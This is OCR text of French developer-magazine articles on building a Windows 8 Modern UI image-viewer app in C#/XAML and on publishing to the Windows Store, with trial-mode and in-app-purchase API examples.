> Création du Projet sous Visual Studio 2012

Dans l'interface Modern UI de Windows 8, vous trouverez une tuile Visual Studio 2012. Lancez-le et si c'est le premier démarrage, sélectionnez les paramètres d'environnement par défaut (« Paramètres de développement Visual C# » dans notre cas).

Une fois Visual Studio lancé, sur la page d'accueil, cliquez sur « New Project » ou allez dans « File » ? « New » ? « Project ». Créez alors un nouveau projet de type « Blank App (XAML) » dans la rubrique « Windows Store » [Fig.3].

A la création de votre premier projet d'application Windows 8, Visual Studio vous demandera une licence de développeur Windows 8 [Fig.4]. Cliquez alors sur « J'accepte » et connectez-vous avec votre compte Windows Live afin d'obtenir une licence temporaire de développeur [Fig.5].

Fig.2




Fig.3

Fig.4

Une fois la procédure terminée, vous obtiendrez une confirmation avec la durée de validité de votre licence de développeur Windows 8 [Fig.6]. Vous voilà alors prêt à créer votre première application Modern UI !

> Exemple d'application : Image Viewer

Nous allons maintenant créer une application « Image Viewer ». Celle-ci affichera les images que vous possédez dans votre bibliothèque d'images (votre dossier « Mes Images »). Pour cela, ouvrez le projet que vous avez créé dans l'étape précédente.

La première chose à faire est d'autoriser votre application à accéder à votre répertoire « Mes Images ». Si vous ne le faites pas, vous obtiendrez un message d'erreur [Fig.7].

En effet, la politique de sécurité de Windows 8 vous interdit par défaut l'accès à la bibliothèque d'images. Dans l'explorateur de solution, double-cliquez sur le fichier « Package.appxmanifest ».

Allez ensuite sur l'onglet « Capacités », cochez la case correspondant à « Accéder à la bibliothèque d'images » [Fig.8] et sauvegardez le fichier. Ajoutez une nouvelle classe « ImageItem » à la solution. Pour chacune des images de la bibliothèque, on en instanciera alors une qui contiendra le nom d'une image, son chemin et une courte description :

```
public class ImageItem
{
  public string ImageName { get; set; }
  public BitmapImage Image { get; set; }
  public string ImageDescription { get; set; }
}
```

Dans le fichier MainPage.xaml, ajoutez une GridView :

```
<Grid x:Name=»LayoutRoot» Background=»{StaticResource ApplicationPageBackgroundThemeBrush}»>
  <GridView x:Name=»GridImages» ItemsSource=»{Binding}» Foreground=»#FFE6D52E» Margin=»40,111,56,143» >
    <GridView.Background>
      <LinearGradientBrush EndPoint=»0.5,1» StartPoint=»0.5,0»>
        <GradientStop Color=»Black»/>
        <GradientStop Color=»#FF1A59E2» Offset=»1»/>
      </LinearGradientBrush>
    </GridView.Background>
    <GridView.ItemTemplate>
      <DataTemplate>
        <StackPanel Orientation=»Vertical»>
          <StackPanel.Background>
            <LinearGradientBrush EndPoint=»0.5,1» StartPoint=»0.5,0»>
              <GradientStop Color=»Black»/>
              <GradientStop Color=»#FF443585» Offset=»1»/>
            </LinearGradientBrush>
          </StackPanel.Background>
          <TextBlock Text=»{Binding ImageName}» Width=»250» FontSize=»25» Padding=»10»
                TextTrimming=»WordEllipsis»/>
          <Image Height=»100» Width=»250» Source=»{Binding Path=Image}» />
          <TextBlock Text=»{Binding ImageDescription}» FontSize=»15»/>
        </StackPanel>
      </DataTemplate>
    </GridView.ItemTemplate>
  </GridView>
</Grid>
```

Allez ensuite dans le fichier MainPage.xaml.cs, et créez la méthode « InitializeGrid() » :

```
public MainPage()
{
  this.InitializeComponent();
  InitializeGrid();
}

private async void InitializeGrid()
{
  var files = await KnownFolders.PicturesLibrary.GetFilesAsync();
  if (files.Count == 0)
  {
    var dialog = new MessageDialog(«Désolé, mais je n'ai trouvé aucune image à afficher.»);
    await dialog.ShowAsync();
  }
  else
  {
    int index = 1;
    var lstImage = new List<ImageItem>();
    foreach (var file in files)
    {
      var item = new ImageItem();
      item.ImageName = file.Name;
```




Fig.5




Fig.6




Fig.7

```
      var fileStream = await file.OpenAsync(Windows.Storage.
FileAccessMode.Read);
      var image = new BitmapImage();
      await image.SetSourceAsync(fileStream);
      item.Image = image;

      item.ImageDescription = «Fichier N° » + index;
      lstImage.Add(item);

      index++;
    }
    GridImages.DataContext = lstImage;
  }
}
```

Cette méthode remplira la GridView avec les images présentes dans votre dossier « Mes Images » [Fig.9] ou vous affichera un message si aucune image n'est trouvée dans ce répertoire [Fig.10].

> Déclaration des fonctionnalités d'une application Windows 8

Pour accéder aux ressources utilisateur ou aux périphériques connectés, il faut déclarer les fonctionnalités des applications Windows 8. Cela se fait comme dans l'exemple que nous avons vu précédemment, en éditant le fichier « Package.appxmanifest » (manifeste de package). Cette déclaration est requise si vous souhaitez publier votre application sur le Windows Store.

En effet, quand vous soumettez votre application, elle fait tout d'abord l'objet d'un contrôle afin de s'assurer que les fonctionnalités que vous avez déclarées correspondent à la description que vous en avez faite, et avant toute installation, ces dernières seront notifiées à l'utilisateur qui souhaitera la télécharger. Il existe deux types de fonctionnalités à déclarer dans le manifeste de package : les fonctionnalités à usage général, qui sont celles qui s'appliquent à la majorité des cas d'utilisation dans le cadre des applications de style Modern UI, et celles à usage spécial qui sont destinées à des scénarios très spécifiques. L'utilisation des fonctionnalités à usage spécial est très limitée et sujette à des contrôles complémentaires dans le cadre du déploiement sur le Windows Store.

Les fonctionnalités à usage général proposent l'accès à l'audiothèque, à la bibliothèque d'images, à la vidéothèque, aux stockages amovibles, au microphone, à la webcam, à la localisation, aux fonctionnalités de proximité, aux connexions internet et aux réseaux domestiques ou d'entreprise. Celles à usage spécial, quant à elles, donnent accès à la bibliothèque de documents, à l'authentification en entreprise et à l'utilisation de certificats utilisateurs partagés.

> Déploiement sur le Windows Store

Qu'est-ce que le Windows Store ?

Le Windows Store est la plateforme unique à laquelle tous les utilisateurs de Windows 8 ont accès pour télécharger des applications au style Modern UI. Grâce à lui, Microsoft a la possibilité de contrôler et valider chaque application avant qu'elle ne soit mise à disposition des utilisateurs de Windows 8, et ainsi en garantir la qualité.

Le contrôle des applications par Microsoft

Une fois une application soumise sur le Windows Store, elle est contrôlée avant d'être autorisée au téléchargement ou à la vente. Ce contrôle, effectué par les équipes de Microsoft, vérifie que cette dernière respecte bien les règles définies par Microsoft, qu'elle est fonctionnelle, sécurisée et fiable pour l'utilisateur. Ce test la validera alors techniquement, certifiera qu'elle ne contient pas de virus et en validera le contenu.

Création de votre compte sur le Windows Store

Pour commencer, il vous faut vous rendre sur le site « Dev Center » de Microsoft (http://msdn.microsoft.com/en-us/windows/apps). Vous pourrez alors créer votre compte Windows Store. Il en existe deux types, à savoir les comptes individuels et les comptes d'entreprises. A noter que les comptes d'entreprises sont les seuls à pouvoir soumettre une application de bureau ou une application utilisant les fonctionnalités à usage spécial.

Publier votre application

Pour publier votre application, après vous être connecté, cliquez sur le bouton « Submit an app ». Vous aurez alors un ensemble d'étapes à suivre, à commencer par la réservation du nom de votre application, suivie de sa description et de son envoi aux équipes de Microsoft afin qu'elles la testent et vous la valident.

CONCLUSION

Sachez que vous pouvez bien évidemment créer des applications beaucoup plus créatives, complexes et abouties. Comme vous l'avez constaté, la complexité ne réside pas dans l'implémentation, mais plutôt dans la recherche de bonnes idées et de nouvelles utilisations des interfaces utilisateurs (NUI). Voilà, vous avez en mains les principales étapes pour créer votre première application Modern UI et la proposer au grand public dans le Windows Store. A vous de jouer maintenant !

Jonathan **Pamphile**
Consultant chez Cellenza
Cellenza - Software Development Done Right

Jason **De Oliveira**
Practice Manager & Solutions Architect | MVP C#
.Net Rangers by Sogeti
Son Blog: http://jasondeoliveira.com




Fig.8

Fig.9




Fig.10

Le Windows Store ouvre ses portes

Ça y est, c'est officiel, le Windows Store est ouvert aux développeurs du monde entier. Quelles opportunités apporte-t-il ? Comment se passe la publication d'une application ? Comment tirer parti des fonctionnalités offertes par le Store pour monétiser votre application ? Les réponses dans cet article.

> Un store pour les gouverner toutes (les applications)




Fig.1

La nouvelle a été annoncée lors de la Build en septembre 2011, Windows 8 aura son propre Store. Après le succès des différentes plateformes d'applications existantes, cela était presque une évidence. Le nouveau système d'exploitation de Microsoft rentre donc dans les rangs et propose à tous ses utilisateurs une façon simple, rapide et efficace d'installer des applications Windows 8. Plus besoin de passer par le panneau de configuration, de regarder si une mise à jour a été réalisée pour tel ou tel logiciel, de passer 15 mn à supprimer tous les fichiers restants lors d'une désinstallation, le Store gère cela pour vous. Au-delà de ce gain de temps, le Windows Store permet également à Microsoft de contrôler et valider chacune des applications avant leur publication ; cela représente un gage de qualité certain pour les utilisateurs finaux [Fig.1]. Au sein du Store, les applications sont classées par catégorie. On retrouve ainsi une section jeux, divertissement, social, photo, musique, sport ou encore voyage. Chaque application est mise en avant par une ou plusieurs images, une description, un rating et des commentaires des utilisateurs.

Bien que le Windows Store contienne majoritairement des applications Windows 8, il ne s'y limite pas. En effet, certaines applications desktop peuvent également figurer sur ce dernier, à condition qu'un ensemble de guidelines soient respectés. Cependant, contrairement aux applications Windows 8, les applications desktop ne sont pas directement téléchargeables sur le Windows Store.

> Développeurs, vous êtes les riches de demain

Vous vous dites peut-être que le Windows Store n'est qu'un marché d'applications parmi tant d'autres. Sur le principe, oui, sauf que le marché est bien plus énorme que la concurrence. A l'heure actuelle, ce marché est potentiellement composé de plus de 550 millions de machines et 120 pays à travers le monde. Cela représente le nombre de machines pouvant être mises à jour dès maintenant sous Windows 8. De plus, développer une application Windows 8, contrairement à la concurrence, vous permet de cibler directement plusieurs plateformes, celles des ordinateurs, mais également des tablettes. Le Windows Store, c'est également l'opportunité pour vous, développeurs, de publier une application afin d'être parmi les premiers et d'avoir ainsi une visibilité sans précédent. N'attendez pas que des milliers d'applications arrivent, lancez-vous dès maintenant ! Parlons maintenant des différents modes de commercialisation de vos applications. Premièrement, vos applications peuvent être gratuites. Dans ce cas, n'importe quel utilisateur peut les installer et les utiliser sans limite dans le temps. Les applications peuvent également être vendues entre 1,19 € et 834,99 €. Notez que lorsqu'un utilisateur achète une application, que celle-ci soit gratuite ou payante, la licence de l'application lors de son achat sera la même durant toute la vie de l'application. Cela signifie que si une application est téléchargée gratuitement, puis qu'elle devient payante par la suite, l'utilisateur n'aura pas besoin de la payer pour continuer à l'utiliser. Lorsque votre application génèrera des revenus, 70 % de ces derniers vous seront reversés par Microsoft. Ce ratio passera à 80 % lorsque votre application aura généré 25 000 $ (ou équivalent dans votre devise).

> Mode trial

Lorsqu'une application est définie comme payante, celle-ci peut posséder un mode trial. Ce mode trial peut lui-même être limité, ou non, dans le temps. S'il l'est, alors cela signifie que vous pourrez télécharger et utiliser une application payante, gratuitement, durant une période de 1, 7, 15 ou 30 jours, selon le choix pris par le développeur. Cette période est gérée automatiquement. Ainsi, une fois le nombre de jours spécifiés écoulés, l'application se bloque et l'utilisateur doit passer à la version payante pour continuer à l'utilisateur.

Le mode trial n'est pas seulement là pour les radins, mais possède un réel intérêt. En effet, selon une étude réalisée à partir des données générées par le MarketPlace Windows Phone, il a été prouvé que proposer un mode trial aux utilisateurs augmente de 70 fois le nombre de téléchargements de l'application et de 10 fois le nombre de revenus générés par cette application. Cela permet également de convertir en moyenne 10 % des testeurs en acheteurs. Proposer un mode trial augmente donc considérablement la visibilité de votre application et vos chances de générer des revenus.

Un mode trial peut également être illimité dans le temps. Dans ce cas, ce sont les fonctionnalités de l'application qui seront bridées. La deuxième partie de cet article montrera comment réaliser cela avec les API WinRT.

> Vive le In-app

Une fois publiée, une application doit continuer à vivre, à évoluer. Cela se fait généralement par des mises à jour, gratuites, qui demandent à l'utilisateur de télécharger à nouveau l'application.

Avec le Windows Store, cela peut également se faire avec des achats effectués directement dans l'application, les in-app purchases.

Ces dernières vous permettent de continuer à monétiser vos applications après leur achat initial. Notez également qu'il est tout à fait possible de mettre en place un système d'in-app purchases si l'application est gratuite. Cela peut même être une excellente stratégie de monétisation. Selon une étude réalisée à partir des données d'un ensemble de Marketplace, 72 % des revenus du top 200 des applications téléchargées proviennent d'in-app purchases.

Concrètement, vous allez pouvoir créer des fonctionnalités qui ne seront pas activées par défaut. En soumettant votre application, vous définirez ces fonctionnalités en les identifiant par un nom et un prix, lui aussi compris entre 1,19€ et 834,99€. L'utilisateur pourra ensuite les débloquer en procédant à un achat au sein même de votre application. Le mécanisme d'achat est encore une fois entièrement géré par le Windows Store. La suite de cet article présentera les API WinRT utilisées pour gérer les in-app purchases.

> Soumettre une application sur le Store

Pour soumettre une application Windows 8, il faut posséder un compte développeur. Ce compte peut s'obtenir de plusieurs façons. Pour les abonnés MSDN, les personnes faisant partie du programme BizSpark et les étudiants via DreamSpark, la licence est gratuite. Si vous ne faites pas partie de cette liste d'heureux élus, il vous faudra débourser 37€ HT en tant que personne physique, 75€ HT en tant que personne morale. Ce n'est pas grand-chose puisque votre application va vous rendre riche ☺ Une fois votre compte développeur actif, rendez-vous sur https://appdev.microsoft.com/StorePortals.

Le processus de soumission d'une application est le suivant :

- Réserver un nom pour votre application [Fig.2].
- Définir les détails de vente [Fig.3] : l'application est-elle gratuite, payante ? A-t-elle un mode trial ? Quels marchés sont visés ? Dans quelle catégorie doit-elle se placer sur le Windows Store ?
- Définir les fonctionnalités disponibles via le système d'in-app purchases [Fig.4] : nom, prix et durée
- Définir la cible d'utilisateurs (3+ ans, 7+, 12+, 16+)
- Définir si l'application utilise un quelconque système de chiffrement
- Uploader le package (.appxupload) généré par Visual Studio
- Décrire l'application : rédiger une description, uploader des images de cette application, définir des mots-clés et décrire les principales fonctionnalités
- Optionnellement, ajouter des notes pour les testeurs


Une fois l'application soumise, celle-ci fera l'objet d'un ensemble de tests avant d'être acceptée ou refusée. Toutes les guidelines à suivre sont disponibles sur MSDN. Notez que vous pouvez, vous-même effectuer une partie des tests grâce au Windows App Cert Kit (WACK) installé en même temps que Visual Studio. Cet outil vous permet de valider techniquement une application Windows 8. Le test réalisé est automatique et vous indique ce qu'il faut corriger dans votre application pour que celle-ci soit techniquement valide.


> Suivre l'évolution de son application


Une fois votre application soumise et validée par Microsoft, celle-ci devient disponible sur le Windows Store. Vous pouvez alors vous rendre à nouveau sur le Windows Store Dev Center pour découvrir un Dashboard pour chacune de vos applications soumises et validées. Ce Dashboard vous permet d'accéder à un ensemble d'informations vous permettant d'améliorer votre application, de la comparer aux autres applications du marché, mais également de déterminer une stratégie (d'un point de vue business) pour le futur de votre application.

Le Dashboard fournit notamment les données suivantes :

- Le nombre de fois où l'application a été vue sur le Store
- Le nombre de téléchargements [Fig.5].
- Le nombre d'achats de l'application
- Le nombre d'achats in app
- Les sources de visite de votre application sur le Windows Store
- Le détail des téléchargements et achats par jour
- Une comparaison des détails et achats de votre application avec l'application en ayant réalisé le plus dans la catégorie à laquelle votre application appartient
- La durée d'usage de votre application
- Le nombre d'utilisateurs par jour







• La note donnée à votre application par vos utilisateurs [Fig.6]

Vous pouvez également utiliser le Dev Center pour consulter les feedbacks des utilisateurs, pour découvrir les exceptions levées par votre application, les crashs et autres indicateurs de qualités.

> Implémenter un mode trial

Après la théorie, passons à la pratique. Dans un premier temps, nous allons voir comment récupérer des informations sur la licence d'un utilisateur. Pour la suite, toutes les classes auxquelles je ferai référence seront situées dans le namespace **Windows.ApplicationModel.Store.**

La classe statique **CurrentApp** permet de représenter l'état de l'application. Celle-ci possède une propriété nommée LicenseInformation, de type **LicenseInformation**, représentant la licence de l'application. Cet objet permet de savoir si la licence est active, si l'utilisateur utilise un mode trial et de connaître la date d'expiration de la licence. Cela se fait respectivement grâce aux propriétés **IsActive**, **IsTrial** et **ExpirationDate**.

Dans l'exemple ci-dessous, nous comptons le nombre de jours avant l'expiration de la licence si celle-ci est active et en mode trial.

```
LicenseInformation licenseInformation = CurrentApp.LicenseInformation;
if (licenseInformation.IsActive)
{
  if (licenseInformation.IsTrial)
  {
    int daysRemaining = (licenseInformation.ExpirationDate - DateTime
.Now).Days;
  }
}
```

Si l'utilisateur utilise une application en mode trial, il est possible de lui proposer d'acheter la version complète depuis l'application. Dans ce cas, ce dernier devra confirmer qu'il souhaite bien réaliser cet achat. Cela se fait grâce à la méthode **RequestAppPurchaseAsync** de CurrentApp.

```
try
{
  await CurrentApp.RequestAppPurchaseAsync(true);
}
catch (Exception)
{
  MessageDialog md = new MessageDialog(«Error while trying to
purchase the app. Please, try again.»);
  md.ShowAsync();
}
```

Lorsque l'application est achetée, ou lorsque le mode trial expire, la licence de l'application est mise à jour. Pour éviter que l'utilisateur ne doive redémarrer son application pour que des modifications se fassent suite à ce changement de licence, il est possible de s'abonner à l'évènement **LicenseChanged** de LicenseInformation.

```
CurrentApp.LicenseInformation.LicenseChanged += LicenseInformation
_LicenseChanged;

void LicenseInformation_LicenseChanged()
{
  LicenseInformation licenseInformation = CurrentApp.LicenseInformation;
  if (licenseInformation.IsActive && !licenseInformation.IsTrial)
  {
    // Activer toutes les features
  }
}
```

Dans l'exemple ci-dessus, on teste si l'application est active et n'est pas en mode trial (ce qui signifie qu'elle est soit achetée, soit gratuite) et on active l'ensemble des fonctionnalités de l'application. Sur ce même principe, il est ainsi possible de définir des fonctionnalités qui ne seront pas disponibles pour le mode trial d'une application. Cela peut être une excellente stratégie pour encourager vos utilisateurs à acheter votre application.

> Simuler une licence

Lorsque vous développez votre application, vous vous dites probablement que vous aurez du mal à tester tout cela. Pas de panique, il est possible de simuler une licence grâce à la classe statique **CurrentAppSimulator**. Concrètement, cette classe possède les mêmes attributs, méthodes et évènements que **CurrentApp**, à la différence qu'elle n'utilise pas la vraie licence de votre application, mais un fichier XML servant de proxy. Ce fichier XML est créé automatiquement par les API WinRT lors de la première utilisation de CurrentAppSimulator. Il se situe dans le dossier C:\Users\[Username]\AppData\Local\Packages\[Package_ID]\LocalState\Microsoft\Windows Store\ApiData.

Le fichier XML en question ressemble à cela :

```
<?xml version=»1.0» encoding=»utf-16» ?>
<CurrentApp>
  <ListingInformation>
    <App>
      <AppId>00000000-0000-0000-0000-000000000000</AppId>
      <LinkUri>http://store.windows.microsoft.com/app/00000000
-0000-0000-0000-000000000000</LinkUri>
      <CurrentMarket>fr-FR</CurrentMarket>
      <AgeRating>3</AgeRating>
      <MarketData xml:lang=»fr-FR»>
        <Name>Killer App</Name>
        <Description>Killer app is an awesome app</Description>
        <Price>1.49</Price>
        <CurrencySymbol>€</CurrencySymbol>
      </MarketData>
```




Fig.6

```
    </App>
    <Product ProductId=»1» LicenseDuration=»0»>
      <MarketData xml:lang=»fr-FR»>
        <Name>KillerFeature1</Name>
        <Price>1.00</Price>
        <CurrencySymbol>€</CurrencySymbol>
      </MarketData>
    </Product>
  </ListingInformation>
  <LicenseInformation>
    <App>
      <IsActive>true</IsActive>
      <IsTrial>true</IsTrial>
    <ExpirationDate>2012-12-31T00:00:00.00Z</ExpirationDate>
    </App>
    <Product ProductId=»1»>
      <IsActive>true</IsActive>
    </Product>
  </LicenseInformation>
</CurrentApp>
```

Ici, après quelques modifications, nous avons l'équivalent d'une licence d'application actuellement en mode trial, vendue à 1.49 € et dont la date d'expiration est fixée au 31 décembre 2012. La partie Product correspond aux fonctionnalités disponibles via l'in-app purchase. Ici, une fonctionnalité nommée KillerFeature1 et disponible à 1€ est définie. Notez que ce fichier ne sera pas modifié par l'application lors de vos tests. Les actions qui seront effectuées (passage du mode trial au mode complet par exemple) seront enregistrées en mémoire et seront annulés lorsque l'application redémarrera. Notez également qu'en utilisant CurrentAppSimulator, lorsque des achats devront être effectués, une fenêtre modale apparaîtra afin de vous laisser déterminer le résultat à renvoyer à l'application (ok, cancel, fail, …) [Fig.7].

> Implémenter les in-app purchases

Si vous avez compris le fonctionnement du mode trial, vous n'aurez aucun mal à comprendre celui des in-app purchases. En plus des propriétés vues précédemment, la classe **LicenceInformation** possède également la propriété **ProductLicences**. Il s'agit d'un dictionnaire string/ProductLicence où chaque entrée représente une feature disponible via le système d'in-app purchases. La string correspond au nom d'une feature. L'objet de type **ProductLicence** permet d'accéder aux informations de licence concernant la fonctionnalité en question (ExpirationDate et IsActive notamment).
De plus, il est possible d'effectuer l'achat d'une fonctionnalité grâce à la méthode **RequestProductPurchaseAsync** de CurrentApp. Là encore, l'utilisateur aura besoin de confirmer cet achat afin que celui-ci soit effectif.




Fig.7

```
string killerFeature1Name = «KillerFeature1»;

LicenseInformation licenseInformation = CurrentApp.License
Information;
ProductLicense killerFeature1 = licenseInformation.Product
Licenses[killerFeature1Name];
if (!killerFeature1.IsActive)
{
  await CurrentApp.RequestProductPurchaseAsync(killerFeature1
Name, true);
}
```

Dans l'exemple précédent, nous proposons à l'utilisateur d'acheter la feature « KillerFeature1 » s'il ne la possède pas encore. Bien évidemment, cela ne doit pas se faire de façon aussi brutale. Il faut auparavant proposer à l'utilisateur la fonctionnalité en question en lui montrant son prix d'achat.
Ce prix, justement, peut-être récupéré via la classe **ProductListing** fournissant des informations localisées concernant une fonctionnalité précise. Ces informations se récupèrent depuis **ProductListings**, un dictionnaire string/ProductListing disponible en tant que propriété de la classe ListingInformation, elle-même récupérable via la méthode **LoadListingInformation** de CurrentApp.

```
string killerFeature1Name = «KillerFeature1»;

ListingInformation listingInformation = await CurrentApp.Load
ListingInformationAsync();
ProductListing feature = listingInformation.ProductListings
[killerFeature1Name];

string text = String.Format(«Cette killer feature coûte ({0})»,
feature.FormattedPrice);
```

Dans le cas précédent, on récupère le prix de la fonctionnalité « KillerFeature1 ». Ce texte peut par exemple être affiché au sein d'un contrôle de type flyout afin de proposer à l'utilisateur de passer à l'achat.

> Conclusion

Windows Store est bel et bien là et tout développeur Windows 8 va devoir s'y habituer. Il offre des opportunités sans précédent, avec notamment la possibilité de commercialiser ces applications simplement, rapidement, dans des dizaines de pays et potentiellement sur des millions d'ordinateurs. Les fonctionnalités ne sont pas non plus en reste. Nous avons parlé du mode trial et du système d'in-app purchases, mais il est également possible d'ajouter de la publicité avec Microsoft Advertising ou encore de définir son propre mécanisme de paiement à utiliser avec les in-app purchases.
Il ne vous reste maintenant plus que deux choses à faire : coder et publier vos applications afin d'être parmi les premiers à être présents sur le Windows Store.

Loïc **Rebours**
Consultant .NET, Avanade - http://www.blog.loicrebours.fr

La reconnaissance d'écriture dans une application Modern UI

Windows 8 sera disponible dans nos chaumières le 26 octobre prochain. Il n'arrive pas seul mais débarque avec une armée de tablettes sous Windows RT. Qui dit tablette dit tactile et donc la nécessité d'avoir des applications pensées et conçues pour ce mode particulier d'interaction avec une machine (oui, on ne peut plus simplement dire « PC » comme nous en avions l'habitude !).

